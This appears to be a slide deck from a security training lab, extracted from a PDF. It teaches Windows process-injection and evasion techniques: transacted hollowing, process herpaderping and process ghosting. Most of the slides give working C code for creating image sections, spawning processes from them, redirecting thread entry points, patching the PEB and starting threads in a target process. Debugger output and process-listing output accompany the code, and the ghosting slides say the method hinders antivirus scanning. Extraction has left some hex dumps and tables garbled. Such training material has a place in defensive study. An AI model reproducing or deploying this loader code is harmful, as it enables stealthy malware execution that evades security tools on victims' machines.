0x7ff752d14000	Image: Commit	12 kB	R	
> 0x7ffe2bd0000	Image	2,004 kB	WCX	C:\Windows\S

## Transacted Hollowing - Final Touch

- Query the target process information

```
188 // Query Remote Process Information
189 status = pNtQueryInformationProcess(hTargetProcess, ProcessBasicInformation, &pbi, sizeof(PROCESS_BASIC_INFORMATION), &returnLength);
190 if (!NT_SUCCESS(status)) {
191     perror("[-] Error Getting Target Process Information\n");
192     exit(-1);
193 }
194 // Getting Payload EntryPoint
195 entryPoint = GetPayloadEntryPoint(hTargetProcess, sectionBaseAddress, payload, pbi);
196
197
```

# Transacted Hollowing - Final Touch

- Get the payload entry point
- The newly created section base is the base address for the payload

```
142 #ULONG_PTR GetPayloadEntryPoint(HANDLE hProcess, PVOID sectionBaseAddress, BYTE* payloadBuffer, PROCESS_BASIC_INFORMATION pbi) {
143     NTSTATUS status;
144     ULONGLONG entryPoint;
145
146     _RtlImageNTHHeader pRtlImageNTHHeader = (_RtlImageNTHHeader)GetProcAddress(GetModuleHandleA("ntdll.dll"), "RtlImageNtHeader");
147     if (pRtlImageNTHHeader == NULL) {
148         perror("[-] Error RtlImageNTHHeader API not found\n");
149         exit(-1);
150     }
151     wprintf(L"[+] Base Address of payload in target process: %p \n", sectionBaseAddress);
152     entryPoint = (pRtlImageNTHHeader(payloadBuffer))->OptionalHeader.AddressOfEntryPoint;
153     wprintf(L"[+] Image Base Address of the payload buffer in remote process: %p \n", entryPoint);
154     entryPoint += (ULONGLONG)sectionBaseAddress;
155     wprintf(L"[+] EntryPoint of the payload buffer: %p \n", entryPoint);
156     return entryPoint;
157 }
158 }
```

# Transacted Hollowing - Final Touch

payload.exe - PID: 16940 - Module: payload.exe - Thread: Main Thread 19324 - x64dbg

File View Debug Trading Plugins Favourites Options Help Jan 21 2022 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script

RIP	RAX	RDX	Memory Address	Value	Content
RIP	RAX	RDX	00007FF785AE12B8	4B183EC 28	mov ecx,ebx call <payload._exit> nop int3 int3 int3 sub rsp,28 call <payload.__security_init_cookie> add rsp,28 jmp <payload.__scrt_common_mainCRTStartup>
			00007FF785AE12A0	E8 DA000000	
			00007FF785AE12A4	90	
			00007FF785AE12B4	CC	
			00007FF785AE12B5	CC	
			00007FF785AE12B6	CC	
			00007FF785AE12B8	CC	
			00007FF785AE12B9	4B183EC 28	
			00007FF785AE12CA	E8 D7030000	
			00007FF785AE12C1	4B183C4 28	
			00007FF785AE12C5	E9 7AFEFFFF	
			00007FF785AE12CA	CC	
			00007FF785AE12CB	CC	

calc.exe (15356) (0x7ff752d11000 - 0x7ff752d12000)

00000180 75 4a c7 05 24 24 00 00 01 00 00 00 48 8d 15 5d uJ..\$.H..] ^  
00000190 10 00 00 48 8d 0d 3e 10 00 00 e8 e3 0a 00 00 85 ...H.>.....  
000001a0 c0 74 0a b8 ff 00 00 00 e9 d8 00 00 00 48 8d 15 .t.....H..  
000001b0 1c 10 00 00 48 8d 0d 10 00 00 e8 bc 0a 00 00 ...H..  
000001c0 c7 05 e6 23 00 00 02 00 00 e8 eb 08 40 b7 01 40 ...#. ....@. @  
000001d0 88 7c 24 20 8a cb e8 19 04 00 00 e8 c8 05 00 00 .!\$. ..  
000001e0 48 8b d8 48 83 38 00 74 1e 48 8b c8 e8 6b 03 00 H..H.8.t.H..k..  
000001f0 00 84 c0 74 12 45 33 c0 41 8a 50 02 33 c9 48 8b ...t.E3.A.P.3.H.  
00000200 03 ff 15 99 0f 00 00 e8 a4 05 00 00 48 8b d8 48 .....H..H  
00000210 83 38 00 74 14 48 8b c8 e8 3f 03 00 00 84 c0 74 .8.t.H..?....t  
00000220 08 48 8b 0b e8 7d 0a 00 00 e8 06 00 00 0f b7 .H.....  
00000230 d8 e8 40 0a 00 00 44 8b cb 4c 8b c0 33 d2 48 8d ...@.D..L..3.H.  
00000240 dd bd ed ff e8 6b fd ff 8b d8 e8 ff 06 00 .....  
00000250 00 84 c0 74 50 40 84 ff 75 05 e3 8b 0a 00 00 33 ...t@..u.;..3  
00000260 d2 b1 01 e8 b0 03 00 00 8b c3 eb 19 8b d8 e8 dd .....  
00000270 \_06 00 00 84 c0 74 36 80 7c 24 20 00 75 05 e8 1d ...t6.|\$..u...  
00000280 0a 00 0b b8 c3 48 8b 5c 24 40 48 83 c4 30 5f c3 ...H.\\$@H..0\_.  
00000290 b9 07 00 00 00 e8 26 05 00 00 90 b9 07 00 00 00 .....  
000002a0 e8 1b 05 00 00 8b cc 48 83 ec 28 e8 d7 03 00 .....H..(.....  
000002b0 da 09 00 00 90 cc cc cc 48 83 ec 28 e8 d7 03 00 .....H..(.....  
000002c0 00 48 83 c4 20 e9 7a fe ff cc cc 40 53 48 83 H..(.z....@SH.  
000002d0 ec 20 48 8b d9 33 c9 ff 15 83 00 00 48 8b cb ..H..3.....H..  
000002e0 fe ff 15 82 0d 00 00 ff 15 6c 0d 00 00 48 8b c8 ba .....1..H..  
000002f0 09 04 00 c0 48 83 c4 20 5b 48 ff 25 50 00 00 .....H..[H.\$#..  
00000300 48 89 4c 24 08 48 83 ec 38 b9 17 00 00 00 ff 15 H.L\$..H..8.....  
00000310 34 0d 00 00 85 c0 74 07 b9 02 00 00 00 cd 29 48 4.....t....).H  
00000320 8d 0b da 0d 00 00 e8 a9 00 00 00 48 8b 44 24 38 .....H..D\$8  
00000330 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....H..P\$H  

Re-read Write Go to... 16 bytes per row Save... Close

# Transacted Hollowing - Final Touch

- Replace the entry point of the target process with the entrypoint of payload
- In 64bit Rcx holds the entrypoint of the process

```
196
197     // changing the control flow by resetting the entrypoint
198     LPCONTEXT context = new CONTEXT();
199     context->ContextFlags = CONTEXT_INTEGER;
200     if (!GetThreadContext(pInfo.hThread, context)) {
201         perror("[-] Unable to Get Thread Context\n");
202         exit(-1);
203     }
204     // changing entry point to payload entrypoint
205     context->Rcx = entryPoint;
206
207     if (!SetThreadContext(pInfo.hThread, context)) {
208         perror("[-] Unable to Set Thread Context\n");
209         exit(-1);
210     }
```


# Transacted Hollowing - Final Touch

- Patch the imagebase address at remote process PEB

```
211 // Get Remote PEB address
212 remotePEB = (PEB*)pbi.PebBaseAddress;
213 wprintf(L"[+] Remote PEB address: %p \n", remotePEB);
214 ULONGLONG imageBaseOffset = sizeof(ULONGLONG) * 2;
215 LPVOID remoteImageBase = (LPVOID)((ULONGLONG)remotePEB + imageBaseOffset);
216 wprintf(L"[+] Address Offset at PEB pointing ImageBaseAddress: %p \n", remoteImageBase);
217 SIZE_T written = 0;
218 //Write the payload's ImageBase into remote process' PEB:
219 if (!WriteProcessMemory(pInfo.hProcess, remoteImageBase,
220     &sectionBaseAddress, sizeof(ULONGLONG),
221     &written)) {
222     perror("[-] Unable to Update ImageBase into remote process\n");
223     exit(-1);
224 }
225 wprintf(L"[+] Updated ImageBaseAddress with payload ImageBaseAddress at PEB offset: %p \n", remoteImageBase);
226
```

# Transacted Hollowing - Final Touch

- Before updating ImageBase Address at PEB



# Transacted Hollowing - Final Touch

- After updating ImageBase Address at PEB

After updating PEB, it points to the ImageBase address of our payload image


Base address	Type	Size	Protect..
0x7ffe0000	Private	4 kB	R
0x7ffe9000	Private	4 kB	R
0x3fb00000	Private	2,048 kB	RW
0x3fb0a0000	Private: Rese...	452 kB	
0x3fb071000	Private: Commit	12 kB	RW
0x3fb074000	Private: Rese...	1,584 kB	
0x3fb0c0000	Private	512 kB	RW
0x1e148aa0000	Private	128 kB	RW
0x1e148ac0000	Mapped	116 kB	R
0x1e148ae0000	Mapped	16 kB	R
0x1e148af0000	Mapped	12 kB	R
0x1e148b0000	Private	8 kB	RW
0x7df578560000	Mapped	4 kB	R
0x7df578570000	Mapped	140 kB	R
0x7df5785a0000	Mapped	2,147,483,...	NA
0x7ff69c500000	Image	44 kB	WCX
0x7ff752d10000	Image	28 kB	WCX
0x7ff752d10000	Image: Commit	4 kB	R
0x7ff752d11000	Image: Commit	4 kB	RX
0x7ff752d12000	Image: Commit	4 kB	R
0x7ff752d13000	Image: Commit	4 kB	WC
0x7ff752d14000	Image: Commit	12 kB	R
0x7ffe2bd0000	Image	2,004 kB	WCX

## Transacted Hollowing - Resume Thread

- Resume the thread.

```
227
228     // Resuming the thread
229     ResumeThread(pInfo.hThread);
230     wprintf(L"[+] Thread Resumed \n");
231     return TRUE;
232 }
```

# Transacted Hollowing - In-Action



## Process Herpaderping

- In this technique the file on-disk is modified after the image has been mapped
- The modification is done before creating an initial thread
- Temporary file on-disk act as a decoy
- At this point the file on-disk is different from the one executed in-memory

## Process Herpaderping - Steps

- Create a temp/decoy file
- Write payload into that file (do not close the temp file handle after writing payload into it)
- Create an image section from that file
- Create a process using the newly created section
- Modify the temp file
- Setup process parameters
- Create new thread
- Close temp file handle

## Process Herpaderping - API Calls


- Kernel32.dll: CreateFileW, WriteFile, SetFilePointer, CloseHandle
- Ntdll.dll: NtOpenFile, NtSetInformationFile, NtCreateSection, NtCreateProcessEx, NtCreateProcessParametersEx, NtCreateThreadEx

# Process Herpaderping - In-Depth

- Create a temporary file with API **CreateFileW**
- Write payload buffer into that temporary file

```
112 | 
113 |     wchar_t tempFile[MAX_PATH] = {0};
114 |     wchar_t tempPath[MAX_PATH] = { 0 };
115 |     GetTempPathW(MAX_PATH, tempPath);
116 |     GetTempFileNameW(tempPath, L"HD", 0, tempFile);
117 |     wprintf(L"[+] Creating temp file: %s\n", tempFile);
118 |     // Create a temp File
119 |     // later this file holds our payload
120 |     hTemp = CreateFileW(tempFile, GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE,
121 |                         FILE_SHARE_READ | FILE_SHARE_WRITE, 0, CREATE_ALWAYS, 0, 0);
122 |     if (hTemp == INVALID_HANDLE_VALUE) {
123 |         perror("[-] Unable to create temp file....\n");
124 |         exit(-1);
125 |     }
126 |     // Write Payload into the temp file
127 |     if (!WriteFile(hTemp, payload, payloadSize, &bytesWritten, NULL)) {
128 |         perror("[-] Unable to write payload to the file...\n");
129 |         exit(-1);
130 |     }
131 |     wprintf(L"[+] Payload written into the temp file...\n");
132 | 
```

# Process Herpaderping - In-Depth



# Process Herpaderping - In-Depth

- Create a section with that temporary file using API **NtCreateSection**
- Set the flag to **SEC\_IMAGE**

```
133 // CreateSection with temp file
134 // SEC_IMAGE flag is set
135 status = pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0, PAGE_READONLY, SEC_IMAGE, hTemp);
136 if (!NT_SUCCESS(status)) {
137     perror("[-] Unable to create section from temp file...\n");
138     exit(-1);
139 }
140 wprintf(L"[+] Section created from the temp file...\n");
141
```

# Process Herpaderping - In-Depth

```
C:\Users\CWLabs\source\repos\CWLHerpaderping\x64\Debug\CWLHerpaderping.exe
[+] Creating temp file: C:\Users\CWLabs\AppData\Local\Temp\HDD743.tmp
[+] Payload written into the temp file...
[+] Section created from the temp file...
```

CWLHerpaderping.exe (2728) Properties			
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk and Network Comment			
<input checked="" type="checkbox"/> Hide unnamed handles			
Type	Name	Handle	
Directory	\KnownDlls	0x44	
Directory	\Sessions\1\BaseNamedObjects	0x90	
File	\Device\ConDrv	0x4	
File	\Device\ConDrv	0x8	
File	\Device\ConDrv	0xc	
File	\Device\ConDrv	0x10	
File	C:\Users\CWLabs\source\repos\CWLHerpaderping\CWLHerpaderping	0x50	
File	\Device\ConDrv	0x54	
File	C:\Users\CWLabs\AppData\Local\Temp\HDD743.tmp	0xa0	
Key	HKEY\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	0xa4	
Key	HKEY\SYSTEM\ControlSet001\Control\Session Manager	0xa8	
Section	C:\Users\CWLabs\AppData\Local\Temp\HDD743.tmp	0xac	

# Process Herpaderping - In-Depth

- Spawn the new process using API **NtCreateProcessEx**
- The newly created section is used here to create a process.

```
142 // Create Process with section
143 status = pNtCreateProcessEx(&hProcess, PROCESS_ALL_ACCESS, NULL, GetCurrentProcess(),
144                           PS_INHERIT_HANDLES , hSection, NULL, NULL, FALSE);
145 if (!NT_SUCCESS(status)) {
146     perror("[+] Unable to create process... \n");
147     exit(-1);
148 }
149 }
```

# Process Herpaderping - In-Depth

The terminal window shows the following log output:

```
[+] Creating temp file: C:\Users\CWLabs\AppData\Local\Temp\HDD743.tmp
[+] Payload written into the temp file...
[+] Section created from the temp file...
[+] Spawns the process from the created section...
```

The Process Hacker interface displays the following processes:

Name	PID	CPU	I/O total ...	Private b...	User name	Description
ServiceHub.DataWarehouse.exe	4608	0.02		97.91 MB	DESKTOP-06..\\CWLabs	ServiceHub
vcpkgsrv.exe	8904			9.2 MB	DESKTOP-06..\\CWLabs	Microsoft
vcpkgsrv.exe	9236			55.28 MB	DESKTOP-06..\\CWLabs	Microsoft
VsDebugConsole.exe	6772			0.98 MB	DESKTOP-06..\\CWLabs	Visual Studio
conhost.exe	3736			6.82 MB	DESKTOP-06..\\CWLabs	Console
CWLHerpaderping.exe	2728			684 kB	DESKTOP-06..\\CWLabs	
HDD743.tmp	3752			220 kB	DESKTOP-06..\\CWLabs	
msvsmon.exe	396			14.73 MB	DESKTOP-06..\\CWLabs	Visual Studio
WebViewHost.exe	4352			39.32 MB	DESKTOP-06..\\CWLabs	
conhost.exe	2924			6.16 MB	DESKTOP-06..\\CWLabs	Console
msedgewebview2.exe	364			33.16 MB	DESKTOP-06..\\CWLabs	Microsoft
msedgewebview2.exe	284			1.91 MB	DESKTOP-06..\\CWLabs	Microsoft
msedgewebview2.exe	9060			31.44 MB	DESKTOP-06..\\CWLabs	Microsoft
msedgewebview2.exe	5160			8.18 MB	DESKTOP-06..\\CWLabs	Microsoft
msedgewebview2.exe	5880			6.32 MB	DESKTOP-06..\\CWLabs	Microsoft
msedgewebview2.exe	6072			27.18 MB	DESKTOP-06..\\CWLabs	Microsoft
msedgewebview2.exe	1320			15.36 MB	DESKTOP-06..\\CWLabs	Microsoft
msedgewebview2.exe	9888			18.55 MB	DESKTOP-06..\\CWLabs	Microsoft
msedgewebview2.exe	8936			22.18 MB	DESKTOP-06..\\CWLabs	Microsoft
SecurityHealthStray.exe	7700			1.69 MB	DESKTOP-06..\\CWLabs	Windows
vmtoolsd.exe	7868	0.10	2.11 kB/s	27.35 MB	DESKTOP-06..\\CWLabs	VMware
OneDrive.exe	5700			14.68 MB	DESKTOP-06..\\CWLabs	Microsoft
msedge.exe	9176			24.74 MB	DESKTOP-06..\\CWLabs	Microsoft

CPU Usage: 10.15% | Physical memory: 3.73 GB (46.63%) | Processes: 158

# Process Herpaderping - In-Depth

- Calculate entrypoint of our payload buffer in the target process

```
39 // Retrieving entrypoint of our payload
40 BYTE image[0x1000];
41 ULONG_PTR entryPoint;
42 SIZE_T bytesRead;
43 NTSTATUS status;
44 ZeroMemory(image, sizeof(image));
45 status = pNtReadVirtualMemory(hProcess, pbi.PebBaseAddress, &image, sizeof(image), &bytesRead);
46 if (!NT_SUCCESS(status)) {
47     perror("[-] Error reading process base address..\n");
48     exit(-1);
49 }
50 wprintf(L"[+] Base Address of target process PEB: %p \n", (ULONG_PTR)((PPEB)image)->ImageBaseAddress);
51 entryPoint = (pRtlImageNtHeader(payload)->OptionalHeader.AddressOfEntryPoint);
52 entryPoint += (ULONG_PTR)((PPEB)image)->ImageBaseAddress;
53 wprintf(L"[+] EntryPoint of the payload buffer: %p \n", entryPoint);
54 return entryPoint;
55 }
```

# Process Herpaderping - In-Depth

- Modify the temporary file on the disk

```
163
164 // Modify the file on disk
165 SetFilePointer(hTemp, 0, 0, FILE_BEGIN);
166 bufferSize = GetFileSize(hTemp, 0);
167 bufferSize = 0x1000;
168 wchar_t bytesToWrite[] = L"Hello From CyberWarFare Labs\n";
169 while (bufferSize > 0) {
170     WriteFile(hTemp, bytesToWrite, sizeof(bytesToWrite), &bytesWritten, NULL);
171     bufferSize -= bytesWritten;
172 }
173 wprintf(L"[+] Modified temp file on the disk...\n");
174 }
```

# Process Herpaderping - In-Depth

```
C:\Users\CWLabs\source\repos\CWLHerpaderping\x64\Debug\CWLHerpaderping.exe
[+] Creating temp file: C:\Users\CWLabs\AppData\Local\Temp\HDD743.tmp
[+] Payload written into the temp file...
[+] Section created from the temp file...
[+] Spawnsed the process from the created section...
[+] Base Address of target process PEB: 00007FF6DC430000
[+] EntryPoint of the payload buffer: 00007FF6DC4312B8
[+] Modified temp file on the disk...

HDD743.tmp - Notepad
File Edit Format View Help
Hello From CyberWarFare Labs
```

Name	PID	CPU	I/O total ...	Private b...
vcpkgsrv.exe	8904			9.2 MB
vcpkgsrv.exe	9236			55.28 MB
VsDebugConsole.exe	6772			0.98 MB
conhost.exe	3736	0.02		6.87 MB
CWLHerpaderping.exe	2728			692 kB
HDD743.tmp	3752			220 kB
msvsmmon.exe	396		202 B/s	16.02 MB
WebViewHost.exe	4352			39.8 MB
conhost.exe	2924			6.16 MB
msedgewebview2.exe	364	0.02		36.37 MB
msedgewebview2.exe	284			1.88 MB
msedgewebview2.exe	9060			32.71 MB
msedgewebview2.exe	5160			8.18 MB
msedgewebview2.exe	5880			6.32 MB
msedgewebview2.exe	6072			32.39 MB
msedgewebview2.exe	1320			15.36 MB
msedgewebview2.exe	9888			18.55 MB
msedgewebview2.exe	8936			22.18 MB

# Process Herpaderping - In-Depth

- Create the process parameters with the target file path
- Update the process parameters address in remote process PEB
- This operation is similar to the process doppelganging.

```
176 // Set Process Parameters
177 wprintf(L"[+] Crafting process parameters...\n");
178 wchar_t targetFilePath[MAX_PATH] = { 0 };
179 lstrcpy(targetFilePath, L"C:\\Windows\\System32\\calc.exe");
180 pRtlInitUnicodeString(&uTargetFilePath, targetFilePath);
181 wchar_t dllDir[] = L"C:\\Windows\\System32";
182 UNICODE_STRING uDllDir = { 0 };
183 pRtlInitUnicodeString(&uDllPath, dllDir);
184 status = pRtlCreateProcessParametersEx(&processParameters, &uTargetFilePath, &uDllPath,
185     NULL, &uTargetFilePath, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROC_PARAMS_NORMALIZED);
186 if (!NT_SUCCESS(status)) {
187     perror("Unable to create process parameters.. \n");
188     exit(-1);
189 }
```

# Process Herpaderping - In-Depth

- Create the thread with payload buffer entrypoint.

```
213     // Create and resume thread
214     status = pMtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProcess,
215         (LPTHREAD_START_ROUTINE)entryPoint, NULL, FALSE, 0, 0, 0, 0);
216     wprintf(L"[+] Thread executed...\n");
217     if (!NT_SUCCESS(status)) {
218         perror("Unable to start thread.. \n");
219         exit(-1);
220     }
221     CloseHandle(hTemp);
222     return TRUE;
```

# Process Herpaderping - In-Depth

```
Microsoft Visual Studio Debug Console
[+] Creating temp file: C:\Users\CWLabs\AppData\Local\Temp\HDE733.tmp
[+] Payload written into the temp file...
[+] Section created from the temp file...
[+] Spawned the process from the created section...
[+] Base Address of target process PEB: 00007FF6207E000
[+] EntryPoint of the payload buffer: 00007FF6207E12B8
[+] Modified temp file on the disk...
[+] Crafting process parameters...
[+] Process parameters all set...
[+] Thread executed...

C:\Users\CWLabs\source\repos\CWLHerpaderping\x64\Debug\HDD743.tmp - Notepad
File Edit Format View Help
Hello From CyberWarFare Labs
```

Name	PID	CPU	I/O total ...	Private b...	User name
ctfmon.exe	4664			4.15 MB	DESKTOP-06..\CWLabs
devenv.exe	7404	1.20		777.67 MB	DESKTOP-06..\CWLabs
dllhost.exe	3844			3.73 MB	NT AUTHORITY\SYSTEM
dllhost.exe	5864			4.45 MB	DESKTOP-06..\CWLabs
dwm.exe	1020	0.53		108.21 MB	Window Man...DWM-1
explorer.exe	4396	0.23		68.69 MB	DESKTOP-06..\CWLabs
fontdrvhost.exe	792			3.23 MB	Font Driver Host\UMFD-
fontdrvhost.exe	800			1.45 MB	Font Driver Host\UMFD-
GoogleCrashHandler.exe	7320			1.72 MB	NT AUTHORITY\SYSTEM
GoogleCrashHandler64.exe	7328			1.81 MB	NT AUTHORITY\SYSTEM
HDD743.tmp	3752			1.43 MB	DESKTOP-06..\CWLabs
Interrupts		1.32		0	
lsass.exe	676			7.63 MB	NT AUTHORITY\SYSTEM
Memory Compression	1800			76 kB	NT AUTHORITY\SYSTEM
Microsoft.Photos.exe	6624			43.29 MB	DESKTOP-06..\CWLabs
Microsoft.ServiceHub.Controller.exe	8080			41 MB	DESKTOP-06..\CWLabs
MSBuild.exe	5964			43.34 MB	DESKTOP-06..\CWLabs

## Process Ghosting

- Similar to process doppelganging
- However, the section is created using delete-pending file instead of transaction.
- Puts a file in delete-pending state which makes antivirus tools difficult to scan or delete it.
- Before creating the process the file is completely vanished and we're left out with file-less section.

# Process Ghosting - Steps

- Open/Create new dummy file
- Put the file into delete-pending state using API **NtSetInformationFile**
  - **FileDispositionInformation** information class is used here
- Write payload buffer into delete-pending file
- Create an image section with the delete-pending file
- Close delete-pending file handle
- Create a process with newly created image section using API **NtCreateProcessEx**
- Update/fix process parameters
- Resume the thread

## Process Ghosting - API Calls

